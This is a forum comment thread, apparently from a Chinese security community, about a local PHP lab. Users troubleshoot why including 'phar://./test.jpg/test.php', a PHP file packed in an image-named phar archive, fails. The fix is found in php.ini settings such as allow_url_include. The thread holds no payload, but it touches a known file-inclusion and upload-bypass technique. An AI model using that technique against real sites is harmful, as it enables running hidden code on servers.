
Risker 2018-12-24 21:03:47

@唐小风 php.ini中修改时记得把前面的";"去掉，你看看是这里的问题么

0 回复Ta

[唐小风](#) 2018-12-24 22:22:50

[@Risker](#)



```
Warning: include(phar://./test.jpg/test.php): failed to open stream: internal corruption of phar "D:\phpStudy\WWW\test.jpg" (__HALT_COMPILER(); not found) in D:\phpStudy\WWW\index.php on line 2

Warning: include(): Failed opening 'phar://./test.jpg/test.php' for inclusion (include_path='.;C:\php\pear') in D:\phpStudy\WWW\index.php on line 2
```

分号我去掉的 还是报这个错 什么原因呀 各种搜索没找到原因

0 回复Ta

[By七友](#) 2018-12-24 23:05:49

[@唐小风](#) 你改了配置重启服务了没有

0 回复Ta

[唐小风](#) 2018-12-25 14:34:49

[@By七友](#) allow_url_include没开

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板